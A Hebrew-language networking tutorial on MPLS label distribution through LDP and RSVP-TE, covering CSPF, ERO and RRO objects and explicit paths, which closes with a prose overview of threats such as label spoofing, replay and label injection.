
מצב ה-Initialization - השכנים מתגלים בעזרת הודעות LDP discovery-message ומבססים TCP Connection ביניהם תחת אותו פורט לוגי. הודעות נוספות (מלבד הראשונה שהוזכרה) מועברות בין השכנים עם TTL=255.

הודעות KeepAlive מועברות באופן רציף בין נתבי ה LSR-דרך חיבור ה TCP-כדי לוודא שהחיבור אכן פעיל.

לאחר שה-LSR מזהה את ה-FECים הרלוונטיים ליעדים הסופיים באמצעות פרוטוקולי ניתוב (למשל OSPF או IS-IS), הוא מתחיל להחליף עם השכנים הודעות המכונות Mapping Label Messages, שמטרתן להקצות Label עבור כל FEC רלוונטי. חשוב להדגיש, כי גם אם הנתב אינו מחובר ישירות ל-Egress LSR, הוא לומד את ה-Label המתאים עבור ה-FEC דרך שרשרת השכנים בדרך ל-Egress, כך שההקצאה מתבצעת לאורך כל הנתיב. אופן ההעברה תלוי ב-Label Distribution Mode (שהוזכרו קודם לכן) שהוגדר עבור כל FEC.

כך הנתבים ימלאו את טבלאות התוויות שלהם ומעבירים בהתאם מידע רלוונטי לנתבים "הגבוהים" יותר בשרשרת, כדי שאלה גם יוכלו "להצמיד" תווית רלוונטית ל-FEC.

בעת ובעונה אחת שבה נבנה LSP מ-R6 ל-R1 דרך R5 ו-R2 , נבנה גם LSP מ-R6 ל-R1 דרך R4 ו-R3.



[התמונה לקוחה מתוך אתר linkmeup]

כפי שניתן להבין, R6 הוא לא הנתב היחיד ששולח FEC על 6.6.6.6 (לצורך הדוגמה), אלא ששאר הנתבים עושים גם הם את הפעולה הזו. מכאן, ניתן לגזור שנוצרים כמויות של LSPs במהירות במרחב ה-MPLS שלנו. כתוצאה מכך, כל נתב LSR יידע על כל FEC ובהתאם על כל LSP רלוונטי כדי להגיע אליו.

LDP תומך בכל המצבים האפשריים שהוזכרו קודם לכן (כגון: DoD, DU וכו'). למעשה, השימוש ב-LDP ישתנה תחת חסותם של יצרנים שונים. לדוגמה, כולם תומכים במצב ה-DU עבור LDP, בעוד שב-Juniper ההפצה היא Order, ב-Cisco היא Independent.

אם כי, הדבר הכי חשוב לדעת על LDP זה שהוא לא תומך בפרוטוקולי ניתוב דינאמי. בהקשר פעולתו, ניתן לדמותו אנלוגית ל-PIM DM (PIM Dense Mode) – מציף את כל הרשת (תחת מרחב ה-MPLS) בתוויות. הפצה שמתבססת על מידע שמתקבל מטבלת הניתוב של ה-LSR. אם קיימות 2 תוויות עבור אותו FEC, אז הבחירה תהיה ב-LSP שהתקבל דרך הממשק הטוב ביותר. מכאן ניתן להסיק מספר דברים: האחד, זה שניתן להשתמש בכל פרוטוקול IGP שעולה על רוחנו. השני, זה ש-LDP יכול ויבנה אך ורק LSP אחד, שיהיה גם הכי טוב מבין הקיימים, ומכאן שגם לא יהיה LSP שישמש כ-Backup. השלישי והאחרון – בבואנו לערוך שינויים בטופולוגית הרשת, חשוב לזכור ש-LSP ייבנה מחדש בהתאם לטבלת הניתוב. מה שאומר, שפרוטוקול ה-IGP חייב להתכנס, ורק אז ה-LSP יקום. באופן כללי, לאחר הפעלת השימוש ב-LDP, התעבורה תזרום בדיוק כפי שהייתה זורמת קודם לכן, רק עם ההבדל המרכזי שנוסף והוא הופעת התוויות. העניין ב-LDP זה שהוא יבצע Load Balance פר Flow של מידע.

RSVP

ניהול תזרים תעבורת המידע אומר שניתן להפנות תעבורה בין נתבי LSR באופן שנכתיב, בהתאם למגבלות. במקרה של הדוגמה שלנו, לקוח שירות VPN מסוים עם רוחב פס מובטח של 100MB/S. יחד עם זאת, באותו הזמן ברשת מועבר סרטון לעשרות לקוחות שמשכירים את השימוש של אותו ה-VPN. במקרה כזה, רוחב הפס לא יישמר, וכנראה שאם לא נתערב בסיטואציה כזו, איפשהו ב-R2 נחווה עומס יתר וההתחייבות ל-100 ה-MB/S לא תהיה מתורגמת למעשים. לקוחות יכולים להיות כמונו, צרכנים פשוטים בבית, אך קיימים מקרים שבלקוחות מדובר בעצם בחברות, שמשלמות מחיר גבוה עבור שירותים אלה.

MPLS TE מאפשר לך לעבור על כל נתב LSR מהשולח ועד לנמען ולשמר בכל אחד מהם משאבים. זאת, מתאפשר בעזרת ארגון נכון של ערכי QoS לאורך כל הנתיב, במקום לאפשר לכל נתב להחליט באשר לפקטה המועברת. כמו LDP, שמו של הפרוטוקול שוב עושה שכל בהבנת תפקידו – **Resource ReSerVation Protocol**. בזכות העברת מידע תחת QoS מסוים כל נתב משמר את המשאבים הרלוונטיים.

בהערכה ראשונית מהלך העבודה של הפרוטוקול פשוט:

1. נתב המקור רוצה לשלוח תעבורת מידע של 5MB/S. לפני שהוא עושה זאת, הוא שולח בקשת RSVP כדי לשמר את רוחב הפס לנמען, הודעה שנקראת Path Message. ההודעה כוללת מספר מזהי זרם כשכל Node יכול לזהות אח"כ באמצעותם את השתייכותו לפקטות ה-IP המתקבלות, ובהתאם את רוחב הפס הנדרש שנדרש להקצות.
2. הודעת ה-Path Message עוברת מאיבר לאיבר עד לנמען. יעד ההודעה בכל איבר נקבע בהתאם לטבלת הניתוב.
3. בכל נתב שקיבל את ההודעה מתבצעת בחינה של המשאבים. במידה שיש לו מספיק רוחב פס. הוא מסגל את האלגוריתמים הפנימיים שלו כך שהוא יוכל לעבד את זרם המידע כראוי ושתמיד יהיה מספיק רוחב פס.
4. אם אין לו מספיק רוחב פס (5MB/S) (בעקבות עיסוק זרמים אחרים) הוא מסרב להקצות משאבים ומחזיר הודעה מתאימה לשולח.
5. ברגע שהודעת ה-Path Message מגיעה לנתב הנמען, האחרון משיב הודעת Resv, שמאשרת דה-פקטו שהוקצו משאבים לאורך כל המסע.
6. נתב המקור, מקבל את הודעת ה-Resv ומבחינתו הוא מבין שהכל מוכן לשליחת מידע.

למעשה, התהליכים הרבה יותר מורכבים ממה שתיארתי כאן, אך לא ארחיב אודותיהם בשלב זה.

אממה, מה שיותר מעניין אותנו הוא ההרחבה של RSVP, הלא היא RSVP TE, שפותחה במיוחד בעבור MPLS TE. המטרה של הפרוטוקול זהה כשל LDP, בסופו של דבר בניית LSP מהנמען למוען. אבל, עם ייחודיות - הדגש על הניואנסים ב-LSPs שחייבים לענות על תנאים מסוימים.

עניין דו-הכיווניות לא משתנה, כך שהמשאבים יישמרו רק בכיוון אחד (כשם ש-LSP בנוי רק לכיוון אחד). במקרה שמעוניינים לכיוון השני, חייב ליצור אותו.

תחילה, לא נעסוק בפונקציונליות שימור המשאבים, אלא נתמקד בתהליך יצירת ה-LSP.

אובייקט חדש של הודעות נוצר בעת מעבר ההודעה של Path Message מאיבר לאיבר בדרך, והוא הודעת ה-Label Request. למה הכוונה? הודעת ה-Path Message מעוררת את הנתב לבחור Label עבור ה-FEC הרלוונטי. ה-Provoke הזה מכונה Label Request.

מעתה שההודעה מגיעה אל נתב ה-Egress LSR, הנתב יצרף Label לכל הודעה שיעדה עכשיו הוא המוען, כך שהודעת ה-Resv מגיעה עד למוען כשתוויות הופצו לאורך כל ה-LSP החדש שנוצר.

כלומר הבקשה של התוויות נעשית ב-Downstream (ב-Path Message מהשולח לנמען) וה-Labels מועברים ב-Upstream (ב-Resv מנמען לשולח).

מכאן, חשוב שנתייחס להבדל מרכזי בין LDP ל-RSVP-TE – בניגוד ל-LDP, ה-RSVP-TE עובד בהסתמך על תוצאות עבודתם של פרוטוקולי ניתוב דינאמיים ומסגל אותן לעצמו.

ראשית, נדרשת עבודה רק עם פרוטוקולי Link-State. דרישה המותירה אותנו עם פרוטוקולי OSPF ו-ISIS. שנית, עבודתם יחד עם RSVP TE מציגה אלמנטים חדשים בפרוטוקולים – באשר ל-OSPF LSA זה Opaque LSA, ובאשר ל-ISIS מתווספים TLV IS Neighbor ו-IP reachability. לא ארחיב באריכות על אלמנטים אלה במסמך זה. שלישית, כדי לאפשר חישוב של הנתיב בין ה-Ingress LSR ל-Egress LSR נערך שינוי מיוחד ב-SPF, כך שבמקומו אלגוריתם CSPF נכנס לשימוש.

הודעת ה-Path Message מועברת בעזרת תשדורת Unicast לכיוון ה-FEC. היינו יכולים להשתמש בטבלת הניתוב הרגילה כדי לממש את המעבר המתואר.

למען האמת, הנתיב עובר ברשת לא בעזרת FIB בכל איבר בדרך, משום שאז לא תהיה לו יכולת לספק שימור משאבים או חיפוש אחר ניתובים חלופיים. הנתיב של ה-LSP נקבע מראש על ידי ה-Ingress LSR עבור כל המסלול ל-Egress LSR. החישוב נעשה באמצעות אלגוריתם CSPF, אשר לוקח בחשבון לא רק את טבלאות הניתוב הרגילות אלא גם את מגבלות המשאבים והדרישות הספציפיות של ה-LSP, כגון רוחב פס ודרישות QoS. לאחר שהנתיב מחושב, הודעות ה-Path Message מועברות לאורך הנתיב שנבחר, כאשר כל נתב בדרך מקצה את המשאבים הדרושים ומקבל את ה-Label המתאים. כך, למרות שהמסלול עצמו נקבע מראש, ההודעות מיישמות אותו בפועל ומשמרות את המשאבים לאורך כל הנתיב.

כדי לדעת לבנות את הנתיב הזה, RSVP TE צריך להכיר את טופולוגיית הרשת שהוא משיג בעזרת עבודתם של הפרוטוקולים עליהם הוא מסתמך – OSPF/ISIS.

עם זאת, הפרוטוקולים הללו היו צריכים לעבור מעט התאמות בעבודתם עם RSVP TE. אותן הגבלות או Constraints עשויים לכלול דרישות לדוגמה כמו מינימום רוחב הפס האפשרי, סוג הקו, מספר האיברים שה-LSP חייב לעבור דרכם בדרך וכו'.

לצורך מטרה זו, ההודעות העוברות בין הנתבים של הפרוטוקולים (OSPF/ISIS) כוללות בנוסף למידע הבסיסי מידע נוסף אודות מאפייני הקווים והממשקים.

לדוגמה, OSPF הציג 3 סוגים נוספים של LSA לצורך כך:

- Type 9 – Link-local scope
- Type 10 – Area-local scope
- Type 11 – AS scope

ב-Opaque מתכוונים לסוגים המיוחדים של LSA שהוזכרו לעיל, שלא נלקחים ב-OSPF כשהוא מבצע חישובים בטבלת הניתוב. הם יכולים להיות משומשים על ידי שאר פרוטוקולים בהתאם לצרכיהם. במקרה של TE, הוא עושה בהם שימוש כדי לבנות את הטופולוגיה שלו, שנקראת Traffic Engineering Database – **TED**.

ISIS עובד באותו אופן - פרסומים חדשים שלו יהיו:


- IS-IS TLV 22 – Extended IS Reachability
- IS-IS TLV 134 – Traffic Engineering router ID
- IS-IS TLV 135 – Extended IP Reachability

נעיף מבט מעט קרוב יותר על כל התהליך:

1. בנתב R1 אנו מפעילים MPLS TE ומגדירים ISIS/OSPF כדי להחליף מידע בין הנתבים שיתמוך ב-TE, כמו מידע על משאבים זמינים. בשלב הזה, TED מתבסס. RSVP עדיין מאחורי הקלעים.
2. יצרנו ממשק Tunnel שבו ציינו את סוגו (Traffic Engineering), כתובת יעד (6.6.6.6), ודרישות משאבים הכרחיים. LSR טוען את אלגוריתם ה-CSPF: צריך לחשב את הנתיב הקצר ביותר מ-R1 ל-6.6.6.6, תוך לקיחה בחשבון בהגבלות שמוצבות. בשלב הזה מתקבל הנתיב האופטימלי (רשימת איברים מהשולח לנמען).
3. התוצאה של השלב הקודם מוזנת על ידי RSVP, והופכת לאובייקט בשם ERO. R1 מרכיב את ה- RSVP Path, שם הוא מוסיף את ה-ERO. לאובייקט הזה נוסף גם אובייקט ה-Label Request, שאומר שמתי שקיבלת את הפקטה, אתה צריך לבחור Label עבור אותו FEC.

ERO (Explicit Route Object) – הודעת RSVP Path שכוללת רשימה של האיברים שההודעה המצוינת מיועדת לעבור דרכם.

4. הודעת ה-Path Message אם כך, מועברת איבר-איבר בהתאם ל-ERO (ולא לפי ה-Routing Table, כולל מקרים שבהם ה-ERO וה-IGP יציעו דרך חופפת).
5. כש-R2 למשל, מקבל את ה-RSVP Path, הוא בודק את זמינות המשאבים הדרושים, ובמידה שקיימת – מקצה בהתאם. הודעת RSVP Path שקיבל נמחקת, הנתב יוצר אחת חדשה, ומעדכן בהתאם את ה-ERO – מסיר את עצמו מהרשימה, כדי כשההודעה תגיע לנתב הבא, שהוא לא יחזור חזרה אחורה לכיוון R2 . כך מועברת ההודעה המעודכנת לעבר האיבר הבא ברשימה.
6. R5 מבצע את אותה פעולה שביצע R2 (שלב מספר 5).



[התמונה לקוחה מתוך אתר linkmeup]

7. R6, שמבין בהתאם להודעה, שהוא "האחראי לכל האנדרלמוסיה" מוחק את הודעת ה-Path, יוצר הודעת תגובה של Resv ומצרף אליה אובייקט של Label.
   - חשוב להבין שעד כה התוויות רק הודגשו, אך לא הופצו. כעת, הן מתחילות להיות מוכרזות באמצעות נתב ה-LSR שמבקש אותן.
8. הודעת ה-Resv מתחילה לעבור איבר-איבר לאחור עד ל-Ingress LSR. ההודעה מחויבת לעבור באותם איברים שעברה הודעת ה-Path (רק בסדר הפוך כמובן).
   - שאלה עבורכם: ה-LSP שנבנה הוא מה-Ingress ל-Egress? מ-R1 ל-R6 או שמא הפוך?
   - בסיום, LSP נוסד מ-R1 ועד ל-FEC (6.6.6.6/32). המידע יכול לעבור ב-LSP הזה מ-R1 ל-R6 בלבד. בכדי לאפשר מעבר מידע בכיוון ההפוך, צריך לייסד LSP בכיוון ההפוך, הרי הוא חד-כיווני. כל הפעולות ליוסוד יהיו זהות כשם שנוסד הנוכחי.

השאלה למה יש צורך בציון כתובת ה-FEC בפקטה שמועברת בין איבר לאיבר, אם כל איבר כבר מופיע ב-ERO והדרך לכאורה כבר סלולה לחלוטין?


התשובה לכך טמונה בעובדה שלעיתים אובייקט ה-ERO לא יכיל את האיברים שצריך לעבור דרכם בדרך, מה-Ingress ועד ה-Egress LSR. מצב של השמטה כזה עלול להיגרם בשל "עצלנות" של נתב ה-Ingress LSR בחישוב הנתיב כולו.

בעיה מתרחשת כאשר לוקחים בחשבון את ה-IGP Zones. לשני פרוטוקולי ה-IGP, הן ISIS והן OSPF יש את אופציית החלוקה לאזורים כדי לפשט את הניתובים. ברשתות גדולות (שמונות מאות, אם לא אלפי, איברים) יש בעיה בחישוב Best Path בעזרת האלגוריתם (דבר שייקח זמן ומשאבים). לכן, האזור הגלובאלי מחולק למספר אזורי ניתוב.

כל ה"קרע" (snag) הזה מתרחש כאשר מדובר בפרוטוקול שעוסק בטופולוגיה, אם כי כשמדובר ב-Zone אז ההתייחסות לטופולוגיה היא בהתאם רק למה שנמצא בתוך אותו אזור. הנתבים הפנימיים לא יודעים בנוגע לאופן שבו מאורגנים שאר האזורים, אלא הם רק יודעים שכדי להגיע לאזור מסוים, הם צריכים להעביר את הפקטות שלהם אל נתב ה-ABR (Area Border Router). במילים אחרות, אם הרשת הגדולה מפוצלת למספר אזורים, אז בשילוב של MPLS TE ה-CSPF יחווה קשיים בחישוב כל הנתיב, משום שמבחינתו הכתובת שמאזור אחר היא ענן כלשהו, ולא איבר ספציפי.

במקרה הזה נכנס לתמונה ה-**Explicit Path**, שמהווה דרך ישירה לשליטה על הנתיב לפיו ייבנה ה-LSP. הארכיטקט יכול לקבוע בצורה עצמאית את האיברים שעליהם יושתת ה-LSP. נתב ה-Ingress LSR יהיה חייב לעבוד לפי הקווים המנחים שנקבעו. עובדה הזו מעניקה לאלגוריתם ה-CSPF מעט יכולת גיוון.

איך ה-Explicit Path פותר את הבעיה? הבה נראה דוגמה:



[התמונה לקוחה מתוך אתר linkmeup]

חייבות להיות נקודות אמצע/תיווך, שלפי הדוגמה הן: R1,R3,R5. זה גם ה-Explicit Path.

כשאנו מזינים את אלגוריתם ה-CSPF עם ה-Explicit Path הזה, אז הוא בונה את החתיכה כדי להגיע מ-R1 ל-R3 (ב-Area 0). את הנתיב שהוא בונה הוא מתעד ב-ERO, בתוספת איבר אחד מתוך ה-Explicit Path, שהוא R5 (היעד הסופי של החבילה). מכאן שה-ERO יהיה R3, R1,R2. כעת הפקטה מועברת ברשת בהתאם ל-ERO ומגיעה ל- R3. R3 מזהה לפי הכתובת המועברת בפקטה שהוא לא היעד, אלא רק נקודת מעבר, ולכן לוקח את התנאים המצוינים עבור המשאבים הנדרשים בשכלול של כתובת היעד מתוך ה-Explicit Path ומשתמש ב-CSPF כדי לבנות Path. האחרון מנפיק רשימה שלמה של איברים כדי להגיע אל היעד (R3,R4,R5), שמומרת ל-ERO. ועכשיו, הכל שוב עובד בהתאם לעבודה הרגילה.

הווה אומר, שבבחינת ההשוואה שבין ה-Explicit Path ל-ERO, אם ה-Explicit Path מצוין בעבור ה-Tunnel, אז RSVP רוקם ERO, שלוקח בחשבון את הדרישות שנובעות מה-Explicit Path. גם אם ה-Explicit Path מכיל את כל האיברים הנדרשים כדי להגיע אל ה-Egress LSR, ה-RSVP עדיין ישנע מידע אל ה-CSPF.

מסקנה: אם ה-Ingress ו-Egress LSR ממוקמים באזורי IGP שונים, החישוב של הנתיב מבוצע בנפרד בכל אזור, כאשר נקודת השליטה המרכזית היא הנתב ה-ABR.

כדאי להבין ש-Explicit Path שימושי לא רק בעבור המקרה הנדון, אלא באופן כללי מדובר בכלי נוח לשימוש כאשר מדובר ב-LSP.

מושג נוסף שכדאי להכיר בהקשר זה הוא **RRO**. מדובר באובייקט שמאפשר ל-RSVP-TE לתעד את הנתיב שעבר ה-LSP לאורך הרשת. כל נתב בדרך מוסיף את המידע שלו ל-RRO, וכך ניתן לראות את סדר הנתבים והמסלול שה-LSP עבר בפועל. שימוש ב-RRO מסייע במעקב, ניתוח ותכנון של המסלולים, מבלי להשפיע על אופן פעולתו של ה-LSP. כדי למנוע בלבול, נבחין בהבדל חשוב - בעוד ש-RRO מתעד את הנתיב בפועל שעבר ה-LSP, ה-ERO מאפשר ל-Ingress LSR לקבוע מראש את המסלול שה-LSP אמור לעבור. כלומר, ERO מציין את הנתיב הרצוי מראש, בעוד ש-RRO משקף את המסלול שבפועל נעשה בו שימוש ומאפשר בדיקה ומעקב אחר הנתיב.

דגשים בנוגע לפרוטוקולים והשימוש בהם

בסיום המעבר על הפרוטוקולים, הגיוני שיעלו אצלכם תהיות הנוגעות לנקודות הבאות:

- הבדל שבשימוש **RSVP TE LSP** לבין **LDP LSP** - מנקודת מבט גבוהה על שני הפרוטוקולים, אין באמת קונספט של LSP. סך הכל מדובר בנתיב של תווית מתחלפת (Tag Switching Path). עם זאת, ניתן להבחין בין המושג CR-LSP (ConstRaint-based LSP), שנבנה על ידי RSVP TE. בהתייחסות כזו CR-LSP חייב לענות על התנאים המצוינים ב-Tunnel Interface.
- נניח שאחד הנתבים המקשרים (**Intermediate Node**) לא תומך ב-**RSVP-TE** או **LDP** או שהפרוטוקול לא-פעיל על הממשק. האם ייבנה LSP? או שמא באיבר הספציפי הזה הפקטה תעבור ל-IP ולאחריו תשוב שוב ל-MPLS?

  במקרה שמדובר ב-RSVP TE Ingress, הנתב "הבעייתי" לא ייכלל ב-TED, ומכאן שלא תהיה אפשרות לבנות LSP לנתב ה-Egress. בהתאם, לא יישלחו הודעת Path, לא תוויות ולא LSP. מידע לא יוכל לעבור על גבי ה-Tunnel.

אם עסקינן ב-LDP – הסיטואציה נעשית מעניינת יותר – אם למשל LDP לא יהיה פעיל על הפורט שהולך לכיוון R5 מ-R2 אז:

1. ב-R1 יהיה Label בעבור ה-FEC, ולמעשה שני Label-ים: אחד שמיועד דרך R2 והשני דרך R3. מכיוון שלפי טבלת הניתוב הדרך הטובה ביותר היא דרך R2 , אז ה-LSP יושתת בכיוון R2.
2. ב-R2 יהיה סימון/תווית, אך לכיוון R1 (1.1.1.1). מכאן, שזו לא הדרך הטובה ביותר, ועל כן היא לא תהיה בשימוש. מכאן שה-LSP שתוכנן חדל מלהתקיים.
3. ב-R5 כן נמצא תווית בעבור ה-FEC הרלוונטי (בניגוד ל-R2). אולם, כפי שמתקבל קיבלנו LSP קרוע/מפוצל (מ-R1 ל-R2 ומ-R5 ל-R6), שהוא בעצם לא עונה על ההגדרה של LSP לפיו תוויות חייבות להתחלף לאורך <u>כל</u> המסלול ומעבר מ-MPLS ל-IP (בין R2 ל-R5) ואז שוב ל-MPLS לא מקובל. כך ש-LSP בעבור FEC 6.6.6.6/32 לא יתקיים כאן.

   תעבורה רגילה תעבור דרך הנתיב הזה, אך שירותים של MPLS, כמו VPN, **לא** יעבדו.

- למה שבכלל נשתמש ב-**MPLS TE** כשאפשר להשתמש ב-**IGP Metrics** לצורך ניווט/הפניית המידע? באופן כללי, קביעת הנתיב שבו תעבור תעבורת המידע יכולה להתבצע ע"י קביעת ה-Cost בהתייחס לקישורים, לממשקים וכו'. עם זאת, תחזוקה של שיטה/מערכת שכזו עלולה להוסיף בעיות. מה גם, שלא תהיה אופציה בדרך שכזו להפריד שני זרמים של תעבורת מידע כך שיעברו בשתי דרכים שונות. למעשה, שימוש במטריקות יעביר את בעיית הפצת המידע ברשת מ"כתף אחת לאחרת".

  יחד עם זאת, אם ברשותך מספר LSPs שונים אתה יכול לנווט דרכם מידע כרצונך. נכון, גם בתמיכה ב-TE עולים קשיים. ובכל זאת – אם ניקח לדוגמה שני צרכנים שלאחד אנו מחויבים להעביר 40 MB/S ולשני 50 MB/S. נניח וכל ההגדרות שנוגעות למטריקות, ולחישובי QoS סבוכים התבצעו בדרך מייגעת כדי לענות על הצורך – מה יקרה אם משהו ישתבש מבחינה אופטית בכבילה, שייקח שבוע עד שיתוקן? במקרה הזה אנו חייבים לייצר לעצמנו גיבויים שמתאפשרים הודות ל-BackUp LSPs ב-TE. אחרת, לא ניתן יהיה לעמוד בהתחייבויות הרשומות בחוזי ה-(Service-Level-Agreement) SLA, הסכם בין הספק ללקוח.

אסכם בנוגע לפרוטוקולים - חשוב להבין שטכנולוגיית ה-MPLS לא מסדירה בהכרח פרוטוקול מסוים להצפת תוויות, ולכן התוצאות הסופיות יכולות להיות שונות מרשת לרשת, בהתאם לפרוטוקולים שנבחרו. לעיתים אף קיים תרחיש של LDP over TE. במקרה כזה RSVP-TE מיועד לארגון התעבורה ויישום של Traffic Engineering בעוד ש-LDP משמש להפצת תוויות שירות (כגון VPN). התוצאה היא שילוב יכולות של שני הפרוטוקולים, במצבים שבהם נמצא בכך צורך.

וקטורי תקיפה והגנה

המנגנון איתו עובדת MPLS מביא איתו פגיעויות לא שגרתיות. בין השאר כי התוויות עצמן הופכות לקטע קריטי בנתיב התעבורה ולא רק "מטא-מידע". MPLS נועדה בראש ובראשונה לשפר ביצועים, לייעל ניתוב ולתמוך בשירותי VPN, אך היא חסרה מנגנוני הצפנה או אימות זהות מובנים. עובדה זו הופכת אותה לפגיעה למספר מתקפות משמעותיות, שחלקן מנצלות חולשות ברמת ניהול התוויות (Labels) וחלקן ברמת מישור הנתונים (Data Plane). הסקירה הבאה תנתח חלק מהאיומים הפוטנציאליים והפתרונות האפשריים כנגדם.


אך רגע לפני שנצלול לכל זה - חשוב שנכיר את המושג VPN.

VPN או Virtual Private Network הוא מנגנון שמאפשר ללקוח "רשת פרטית" גם כשהוא משתמש בתשתית משותפת (כמו האינטרנט או MPLS). ברשת MPLS, כל לקוח מקבל VPN משלו באמצעות תוויות שמבדילות (Service Labels) את התעבורה שלו משל אחרים. בהיבט האבטחתי, זה לא אומר שהתעבורה מוצפנת. מדובר בהפרדה לוגית.

איומים פוטנציאליים:

1. זיוף (Spoofing) ושיחזור (Replay) של תוויות - תוקפים יכולים לזייף חבילות תעבורה תוך שימוש בתוויות פנימיות של VPN קיים. כך נוצרת אשליה שמדובר במידע לגיטימי, למרות שמדובר בזיוף. במתקפות Replay, חבילות ישנות שנלכדו ברשת נשלחות מחדש במטרה ליצור עומס או לשבש את פעילות השירותים. איום זה מנצל את האמינות של המנגנון, ומאפשר לתוקף להחדיר תעבורה זדונית שתנותב בתוך הרשת כאילו היא לגיטימית.

המחשת תהליך אימות התוויות וכיצד חוסר בו מאפשר את התקיפה:




[התמונה לקוחה מתוך אתר arxiv]

2. הזרקה או שינוי תוויות (Label Injection/Modification) - תוקף עלול לשנות את מסלול התעבורה על ידי הזרקה של תוויות זדוניות, ולהסיט מידע ליעד פוגעני. התקפה כזו מתאפשרת לרוב על ידי השגת שליטה על פרוטוקולי ניתוב כמו LDP או BGP בנתבי MPLS, ודרכה אף ניתן לקבל גישה לרשתות VPN של לקוחות. הרי כל המנגנון של MPLS נשען על אמינות התווית, ולכן מניפולציה עליה היא וקטור תקיפה מרכזי.

